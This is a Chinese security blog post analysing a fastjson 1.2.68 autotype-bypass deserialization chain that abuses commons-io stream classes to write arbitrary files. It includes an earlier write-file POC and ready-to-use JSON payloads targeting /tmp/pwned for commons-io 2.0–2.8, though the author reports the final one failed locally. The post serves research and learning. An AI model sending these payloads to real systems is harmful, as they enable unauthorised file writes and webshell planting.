前言
上篇文章末尾分析的fastjson1.2.68写入文件的链子已经是很多年前爆出来的了,浅蓝师傅的fastjson 1.2.68 autotype bypass反序列化漏洞 给链子的挖掘提供了一个很好的思路,并且在su18等各位大师傅的文章中也有详细的给出了很多可利用的POC
https://su18.org/post/fastjson/#%E5%9B%9B-payload
关于java中的文件写入,我最早接触的是polar的一道一写一个不吱声的题目中利用到的Aspectjweaver反序列化利用链,并且我前几天也浅浅研究了一下这个链子
从分析中可以看到,Aspectjweaver这条链子还是很贴合SpringBoot环境的,因此Aspectjweaver链打springboot确实非常贴合实战。但是链子中触发get方法需要用到依赖commons-collections,并且需要知道JAVA_HOME目录,限制条件也不少
后来想着继续研究一下写文件这一块,就去检索了一下目前爆出来的链子,发现大致有以下几种方法可以写入文件
- 浅蓝师傅的fastjson 1.2.68 autotype bypass链
- Aspectjweaver链写入webshell
- JDK11的任意文件读写
- fastjson1.2.68 结合IO写入文件
- ascii jar?暂时还没了解过
本文就着fastjson1.2.68 结合IO写入文件的利用链进行分析学习
思路从何而来
由于 fastjson 漏洞触发方式是调用 getter/setter/和构造方法触发漏洞,因此对于写入文件的操作,根据浅蓝师傅的文章,需要以下几个条件:
- 需要一个通过 set 方法或构造方法指定文件路径的 OutputStream。
- 需要一个通过 set 方法或构造方法传入字节数据的 OutputStream,参数类型必须是
byte[]、ByteBuffer、String、char[]其中的一个,并且可以通过 set 方法或构造方法传入一个 OutputStream,最后可以通过 write 方法将传入的字节码 write 到传入的 OutputStream。 - 需要一个通过 set 方法或构造方法传入一个 OutputStream,并且可以通过调用 toString、hashCode、get、set、构造方法 调用传入的 OutputStream 的 close、write 或 flush 方法。
以上三个组合在一起就能构造成一个写文件的利用链
在上篇文章就已经给出过POC
{
    "stream": {
        "@type": "java.lang.AutoCloseable",
        "@type": "org.eclipse.core.internal.localstore.SafeFileOutputStream",
        "targetPath": "f:/test/pwn.txt",
        "tempPath": "f:/test/test.txt"
    },
    "writer": {
        "@type": "java.lang.AutoCloseable",
        "@type": "com.esotericsoftware.kryo.io.Output",
        "buffer": "YjF1M3I=",
        "outputStream": {
            "$ref": "$.stream"
        },
        "position": 5
    },
    "close": {
        "@type": "java.lang.AutoCloseable",
        "@type": "com.sleepycat.bind.serial.SerialOutput",
        "out": {
            "$ref": "$.writer"
        }
    }
}
但是测试过程中发现许多特殊字符都无法写入,仍存在局限性,所以还需要深入寻找新的链子
长亭公众号发了一个 fastjson commons-io AutoCloseable 的利用,相关文章:
https://mp.weixin.qq.com/s/6fHJ7s6Xo4GEdEGpKFLOyg
https://stack.chaitin.com/techblog/detail/16
那就深入学习一下吧
commons-io 利用链分析
为什么使用commons-io 库呢,主要体现下下面几个方面:
- commons-io 库是非常常见的第三方库
- commons-io 库里的类字节码带有 LocalVariableTable 调试信息
- commons-io 库里几乎没有类在 fastjson 黑名单中
- commons-io 库里基本都是跟 io 相关的类,跟 AutoCloseable 关联性比较强,可探索的地方很多
环境是fastjson 1.2.68、commons-io 2.0
1. XmlStreamReader
看到org.apache.commons.io.input.XmlStreamReader 的构造函数
    public XmlStreamReader(InputStream is, String httpContentType,
            boolean lenient, String defaultEncoding) throws IOException {
        this.defaultEncoding = defaultEncoding;
        this.encoding = doHttpStream(is, httpContentType, lenient);
        this.reader = new InputStreamReader(is, encoding);
    }
接受 InputStream 对象为参数,跟进调用链后会发现其会调用到InputStream的read函数
XmlStreamReader.<init>(InputStream, String, boolean, String)
-> XmlStreamReader.doHttpStream(BOMInputStream, BOMInputStream, String, boolean)
-> BOMInputStream.getBOMCharsetName()
-> BOMInputStream.getBOM()
-> BufferedInputStream.read()
-> BufferedInputStream.fill()
-> InputStream.read(byte[], int, int)
2. BOMInputStream
看到BOMInputStream.getBOM()方法 ,这个方法原本的作用就是根据类初始化时传入的 InputStream 对象以及 ByteOrderMark 配置,在流中读取对应的 ByteOrderMark。
public ByteOrderMark getBOM() throws IOException {
    if (firstBytes == null) {
        int max = 0;
        for (ByteOrderMark bom : boms) {
            max = Math.max(max, bom.length());
        }
        firstBytes = new int[max];
        for (int i = 0; i < firstBytes.length; i++) {
            firstBytes[i] = in.read();
            fbLength++;
            if (firstBytes[i] < 0) {
                break;
            }

            byteOrderMark = find();
            if (byteOrderMark != null) {
                if (!include) {
                    fbLength = 0;
                }
                break;
            }
        }
    }
    return byteOrderMark;
}
使用了一个for循环,根据类初始化时的 ByteOrderMark 的 int 数组长度,调用in.read()方法在流中循环读取数据
看看这个BOMInputStream是干啥的

这个类是 commons-io 用来检测文件输入流的 BOM 并在输入流中进行过滤,根据 org.apache.commons.io.ByteOrderMark 中的属性,BOMInputStream 支持识别以下几种 BOM。(commons-io2.0)
然后看看BOMInputStream的构造函数
    public BOMInputStream(InputStream delegate, boolean include, ByteOrderMark... boms) {
        super(delegate);
        if (boms == null || boms.length == 0) {
            throw new IllegalArgumentException("No BOMs specified");
        }
        this.include = include;
        this.boms = Arrays.asList(boms);
    }
参数 delegate 接收 InputStream,使用父类构造方法放入 this.in 中 ,boms 是 ByteOrderMark 类的可变参数数组,用来指定不同编码的 BOM 头部,会处理成 List 对象存入 this.boms 中。
ByteOrderMark 就是 commons-io 包对流中 BOM 头部的封装,这个类接收 charsetName 和名为 bytes 的可变参数 int 数组,这个 int 数组用来表示不同编码的字节顺序标记的表示
    public ByteOrderMark(String charsetName, int... bytes) {
        if (charsetName == null || charsetName.length() == 0) {
            throw new IllegalArgumentException("No charsetName specified");
        }
        if (bytes == null || bytes.length == 0) {
            throw new IllegalArgumentException("No bytes specified");
        }
        this.charsetName = charsetName;
        this.bytes = new int[bytes.length];
        System.arraycopy(bytes, 0, this.bytes, 0, bytes.length);
    }
基于上面的分析可以给出一个json数据
{
	"bOMInputStream": {
		"@type": "java.lang.AutoCloseable",
		"@type": "org.apache.commons.io.input.BOMInputStream",
		"delegate": {InputStream 对象},
		"boms": [{
			"charsetName": "UTF-8",
			"bytes": [0, 0, 0, 0]
		}]
	}
}
3. TeeInputStream
org.apache.commons.io.input.TeeInputStream 的构造函数接受 InputStream 和 OutputStream 对象为参数
    public TeeInputStream(InputStream input, OutputStream branch) {
        this(input, branch, false);
    }

    public TeeInputStream(
            InputStream input, OutputStream branch, boolean closeBranch) {
        super(input);
        this.branch = branch;
        this.closeBranch = closeBranch;
    }
TeeInputStream 是 FilterInputStream 的子类,会在构造方法中会把 InputStream 放在 this.in 中。
TeeInputStream 的 read 方法会调用其父类 ProxyInputStream 的对应 read 方法读取 this.in 中的内容,并调用 this.branch 中的 OutputStream 对象的 write 方法进行写入。
    @Override
    public int read() throws IOException {
        int ch = super.read();
        if (ch != -1) {
            branch.write(ch);
        }
        return ch;
    }
    @Override
    public int read(byte[] bts, int st, int end) throws IOException {
        int n = super.read(bts, st, end);
        if (n != -1) {
            branch.write(bts, st, n);
        }
        return n;
    }
    @Override
    public int read(byte[] bts) throws IOException {
        int n = super.read(bts);
        if (n != -1) {
            branch.write(bts, 0, n);
        }
        return n;
    }
基于上面的分析可以给出一个json
{
	"teeInputStream": {
		"@type": "java.lang.AutoCloseable",
		"@type": "org.apache.commons.io.input.TeeInputStream",
		"input": {InputStream 对象},
		"branch": {OutputStream 对象},
		"closeBranch": true
	}
}
然后我们需要分别找到一个InputStream对象和OutputStream对象进行读取和写入操作
InputStream对象
4.1 ReaderInputStream
org.apache.commons.io.input.ReaderInputStream 的构造函数接受 Reader 对象作为参数
    public ReaderInputStream(Reader reader, Charset charset, int bufferSize) {
        this.reader = reader;
        encoder = charset.newEncoder();
        encoderIn = CharBuffer.allocate(bufferSize);
        encoderIn.flip();
    }

看到ReaderInputStream的read() 方法,里面会调用到reader的read()方法,尝试从reader中获取输出
4.2 CharSequenceReader
org.apache.commons.io.input.CharSequenceReader 的构造函数接受 CharSequence 对象作为参数
    public CharSequenceReader(CharSequence charSequence) {
        this.charSequence = (charSequence != null ? charSequence : "");
    }
其中的read方法会尝试读取 CharSequence 的值
    @Override
    public int read(char[] array, int offset, int length) {
        if (idx >= charSequence.length()) {
            return -1;
        }
        if (array == null) {
            throw new NullPointerException("Character array is missing");
        }
        if (length < 0 || (offset + length) > array.length) {
            throw new IndexOutOfBoundsException("Array Size=" + array.length +
                    ", offset=" + offset + ", length=" + length);
        }
        int count = 0;
        for (int i = 0; i < length; i++) {
            int c = read();
            if (c == -1) {
                return count;
            }
            array[offset + i] = (char)c;
            count++;
        }
        return count;
    }
    @Override
    public int read() {
        if (idx >= charSequence.length()) {
            return -1;
        } else {
            return charSequence.charAt(idx++);
        }
    }
组合一下 ReaderInputStream 和 CharSequenceReader,尝试写出一个json
{
    "CharSequenceReader":{
        "@type":"org.apache.commons.io.input.CharSequenceReader",
        "charSequence":{
            "@type":"java.lang.String""aaaaaa......(YOUR_INPUT)"
    },
    "readerInputStream ":{
        "@type":"java.lang.AutoCloseable",
        "@type":"org.apache.commons.io.input.ReaderInputStream",
        "reader":{
            "$ref": "$.charSequenceReader"
        },
        "charsetName":"UTF-8",
        "bufferSize":1024
    }
}
注意这里为了构建 charSequence 传入自己输入的字符串参数,根据 StringCodec.deserialze(DefaultJSONParser, Type, Object) 方法对 JSON 结构做了一些改变,看起来是畸形的 JSON,但是可以被 fastjson 正常解析。
那么现在有触发 InputStream read 方法的链入口,也有能传入可控内容的 InputStream,只差一个自定义输出位置的 OutputStream 了。
OutputStream对象
5.1 WriterOutputStream
org.apache.commons.io.output.WriterOutputStream 的构造函数接受 Writer 对象作为参数
    public WriterOutputStream(Writer writer, Charset charset, int bufferSize, boolean writeImmediately) {
        this.writer = writer;
        decoder = charset.newDecoder();
        decoder.onMalformedInput(CodingErrorAction.REPLACE);
        decoder.onUnmappableCharacter(CodingErrorAction.REPLACE);
        decoder.replaceWith("?");
        this.writeImmediately = writeImmediately;
        decoderOut = CharBuffer.allocate(bufferSize);
    }
WriterOutputStream的write方法中会调用flushOutput方法,flushOutput方法中调用writer.write(decoderOut.array(), 0, decoderOut.position());来输出
    @Override
    public void write(byte[] b, int off, int len) throws IOException {
        while (len > 0) {
            int c = Math.min(len, decoderIn.remaining());
            decoderIn.put(b, off, c);
            processInput(false);
            len -= c;
            off += c;
        }
        if (writeImmediately) {
            flushOutput();
        }
    }
    @Override
    public void write(byte[] b) throws IOException {
        write(b, 0, b.length);
    }
    @Override
    public void write(int b) throws IOException {
        write(new byte[] { (byte)b }, 0, 1);
    }
    private void flushOutput() throws IOException {
        if (decoderOut.position() > 0) {
            writer.write(decoderOut.array(), 0, decoderOut.position());
            decoderOut.rewind();
        }
    }
5.2 FileWriterWithEncoding
org.apache.commons.io.output.FileWriterWithEncoding 的构造函数接受 File 对象作为参数
    public FileWriterWithEncoding(File file, String encoding, boolean append) throws IOException {
        super();
        this.out = initWriter(file, encoding, append);
    }
跟进initWriter方法,检测file是否存在,以 File 对象构建 FileOutputStream 文件输出流
    private static Writer initWriter(File file, Object encoding, boolean append) throws IOException {
        if (file == null) {
            throw new NullPointerException("File is missing");
        }
        if (encoding == null) {
            throw new NullPointerException("Encoding is missing");
        }
        boolean fileExistedAlready = file.exists();
        OutputStream stream = null;
        Writer writer = null;
        try {
            stream = new FileOutputStream(file, append);
            if (encoding instanceof Charset) {
                writer = new OutputStreamWriter(stream, (Charset)encoding);
            } else if (encoding instanceof CharsetEncoder) {
                writer = new OutputStreamWriter(stream, (CharsetEncoder)encoding);
            } else {
                writer = new OutputStreamWriter(stream, (String)encoding);
            }
        } catch (IOException ex) {
            IOUtils.closeQuietly(writer);
            IOUtils.closeQuietly(stream);
            if (fileExistedAlready == false) {
                FileUtils.deleteQuietly(file);
            }
            throw ex;
        } catch (RuntimeException ex) {
            IOUtils.closeQuietly(writer);
            IOUtils.closeQuietly(stream);
            if (fileExistedAlready == false) {
                FileUtils.deleteQuietly(file);
            }
            throw ex;
        }
        return writer;
    }
因此组合一下 WriterOutputStream 和 FileWriterWithEncoding,就能构建得到输出到指定文件的 OutputStream的json。
{
    "fileWriterWithEncoding":{
        "@type": "java.lang.AutoCloseable",
        "@type":"org.apache.commons.io.output.FileWriterWithEncoding",
        "file": "/tmp/pwned",
        "encoding": "UTF-8",
        "append": false
    },
    "writerOutputStream ":{
        "@type":"java.lang.AutoCloseable",
        "@type":"org.apache.commons.io.output.WriterOutputStream",
        "writer":{
            "$ref": "$.fileWriterWithEncoding"
        },
        "charsetName": "UTF-8",
      	"bufferSize": 1024,
      	"writeImmediately": true
    }
}
初步POC
结合上面的链子,我们可以整合出一个初步的poc
{
  "@type":"java.lang.AutoCloseable",
  "@type":"org.apache.commons.io.input.XmlStreamReader",
  "is":{
    "@type":"org.apache.commons.io.input.TeeInputStream",
    "input":{
      "@type":"org.apache.commons.io.input.ReaderInputStream",
      "reader":{
        "@type":"org.apache.commons.io.input.CharSequenceReader",
        "charSequence":{"@type":"java.lang.String""[文件内容]"
        },
        "charsetName":"UTF-8",
        "bufferSize":1024
      },
      "branch":{
        "@type":"org.apache.commons.io.output.WriterOutputStream",
        "writer": {
          "@type":"org.apache.commons.io.output.FileWriterWithEncoding",
          "file": "[文件路径]",
          "encoding": "UTF-8",
          "append": false
        },
        "charsetName": "UTF-8",
        "bufferSize": 1024,
        "writeImmediately": true
      },
      "closeBranch":true
    },
    "httpContentType":"text/xml",
    "lenient":false,
    "defaultEncoding":"UTF-8"
  }
利用引用机制整合一下,这样更方便看吧
{
  "CharSequenceReader":{
    "@type": "java.lang.AutoCloseable",
    "@type":"org.apache.commons.io.input.CharSequenceReader",
    "charSequence":{
      "@type":"java.lang.String""[文件内容]"
    },
    "readerInputStream": {
      "@type":"java.lang.AutoCloseable",
      "@type":"org.apache.commons.io.input.ReaderInputStream",
      "reader":{
        "$ref": "$.charSequenceReader"
      },
      "charsetName":"UTF-8",
      "bufferSize":1024
    },
    "fileWriterWithEncoding":{
      "@type": "java.lang.AutoCloseable",
      "@type":"org.apache.commons.io.output.FileWriterWithEncoding",
      "file": "[文件路径]",
      "encoding": "UTF-8",
      "append": false
    },
    "writerOutputStream ":{
      "@type":"java.lang.AutoCloseable",
      "@type":"org.apache.commons.io.output.WriterOutputStream",
      "writer":{
        "$ref": "$.fileWriterWithEncoding"
      },
      "charsetName": "UTF-8",
      "bufferSize": 1024,
      "writeImmediately": true
    },
  "@type":"java.lang.AutoCloseable",
  "@type":"org.apache.commons.io.input.XmlStreamReader",
  "is":{
    "@type":"org.apache.commons.io.input.TeeInputStream",
    "input":{
      "$ref": "$.readerInputStream"
      },
      "branch":{
        "$ref": "$.writerOutputStream"
      },
      "closeBranch":true
    },
    "httpContentType":"text/xml",
    "lenient":false,
    "defaultEncoding":"UTF-8"
  }
用fastjson进行反序列化后发现文件虽然创建了,但是内容没有写进去???
没写进去?
这里涉及到的一个问题就是,当要写入的字符串长度不够时,输出的内容会被保留在 ByteBuffer 中,不会被实际输出到文件里
在sun.nio.cs.StreamEncoder#implWrite方法中

- 如果写入的字节不多,缓冲区够用,则CoderResult为Underflow状态,并不会触发实际的写入字节的操作
- 如果写入的字节够多,缓冲区不够用,则CoderResult 为Overflow状态,会触发实际的写入字节的操作
所以我们需要写入足够多的字节才会让它刷新 buffer,写入字节到输出流对应的文件里。但是在XmlStreamReader的构造函数中早就定义好了 InputStream buffer 的长度大小为4096

也就是说每次读取或者写入的字节数最多也就是 4096,但 Writer buffer 大小默认是 8192

所以仅仅一次写入在没有手动执行 flush 的情况下是无法触发实际的字节写入的。那该怎么办呢?
重复写入至overflow
通过 $ref 循环引用,多次往同一个 OutputStream 流里输出即可。
直接给出POC
最终POC
commons-io 2.0 - 2.6 版本:
{
  "x":{
    "@type":"com.alibaba.fastjson.JSONObject",
    "input":{
      "@type":"java.lang.AutoCloseable",
      "@type":"org.apache.commons.io.input.ReaderInputStream",
      "reader":{
        "@type":"org.apache.commons.io.input.CharSequenceReader",
        "charSequence":{"@type":"java.lang.String""aaaaaa...(长度要大于8192,实际写入前8192个字符)"
      },
      "charsetName":"UTF-8",
      "bufferSize":1024
    },
    "branch":{
      "@type":"java.lang.AutoCloseable",
      "@type":"org.apache.commons.io.output.WriterOutputStream",
      "writer":{
        "@type":"org.apache.commons.io.output.FileWriterWithEncoding",
        "file":"/tmp/pwned",
        "encoding":"UTF-8",
        "append": false
      },
      "charsetName":"UTF-8",
      "bufferSize": 1024,
      "writeImmediately": true
    },
    "trigger":{
      "@type":"java.lang.AutoCloseable",
      "@type":"org.apache.commons.io.input.XmlStreamReader",
      "is":{
        "@type":"org.apache.commons.io.input.TeeInputStream",
        "input":{
          "$ref":"$.input"
        },
        "branch":{
          "$ref":"$.branch"
        },
        "closeBranch": true
      },
      "httpContentType":"text/xml",
      "lenient":false,
      "defaultEncoding":"UTF-8"
    },
    "trigger2":{
      "@type":"java.lang.AutoCloseable",
      "@type":"org.apache.commons.io.input.XmlStreamReader",
      "is":{
        "@type":"org.apache.commons.io.input.TeeInputStream",
        "input":{
          "$ref":"$.input"
        },
        "branch":{
          "$ref":"$.branch"
        },
        "closeBranch": true
      },
      "httpContentType":"text/xml",
      "lenient":false,
      "defaultEncoding":"UTF-8"
    },
    "trigger3":{
      "@type":"java.lang.AutoCloseable",
      "@type":"org.apache.commons.io.input.XmlStreamReader",
      "is":{
        "@type":"org.apache.commons.io.input.TeeInputStream",
        "input":{
          "$ref":"$.input"
        },
        "branch":{
          "$ref":"$.branch"
        },
        "closeBranch": true
      },
      "httpContentType":"text/xml",
      "lenient":false,
      "defaultEncoding":"UTF-8"
    }
  }
}
commons-io 2.7 - 2.8.0 版本:
{
  "x":{
    "@type":"com.alibaba.fastjson.JSONObject",
    "input":{
      "@type":"java.lang.AutoCloseable",
      "@type":"org.apache.commons.io.input.ReaderInputStream",
      "reader":{
        "@type":"org.apache.commons.io.input.CharSequenceReader",
        "charSequence":{"@type":"java.lang.String""aaaaaa...(长度要大于8192,实际写入前8192个字符)",
        "start":0,
        "end":2147483647
      },
      "charsetName":"UTF-8",
      "bufferSize":1024
    },
    "branch":{
      "@type":"java.lang.AutoCloseable",
      "@type":"org.apache.commons.io.output.WriterOutputStream",
      "writer":{
        "@type":"org.apache.commons.io.output.FileWriterWithEncoding",
        "file":"/tmp/pwned",
        "charsetName":"UTF-8",
        "append": false
      },
      "charsetName":"UTF-8",
      "bufferSize": 1024,
      "writeImmediately": true
    },
    "trigger":{
      "@type":"java.lang.AutoCloseable",
      "@type":"org.apache.commons.io.input.XmlStreamReader",
      "inputStream":{
        "@type":"org.apache.commons.io.input.TeeInputStream",
        "input":{
          "$ref":"$.input"
        },
        "branch":{
          "$ref":"$.branch"
        },
        "closeBranch": true
      },
      "httpContentType":"text/xml",
      "lenient":false,
      "defaultEncoding":"UTF-8"
    },
    "trigger2":{
      "@type":"java.lang.AutoCloseable",
      "@type":"org.apache.commons.io.input.XmlStreamReader",
      "inputStream":{
        "@type":"org.apache.commons.io.input.TeeInputStream",
        "input":{
          "$ref":"$.input"
        },
        "branch":{
          "$ref":"$.branch"
        },
        "closeBranch": true
      },
      "httpContentType":"text/xml",
      "lenient":false,
      "defaultEncoding":"UTF-8"
    },
    "trigger3":{
      "@type":"java.lang.AutoCloseable",
      "@type":"org.apache.commons.io.input.XmlStreamReader",
      "inputStream":{
        "@type":"org.apache.commons.io.input.TeeInputStream",
        "input":{
          "$ref":"$.input"
        },
        "branch":{
          "$ref":"$.branch"
        },
        "closeBranch": true
      },
      "httpContentType":"text/xml",
      "lenient":false,
      "defaultEncoding":"UTF-8"
    }
  }
但是我一直在本地没有打通,这两天研究一下
参考文章: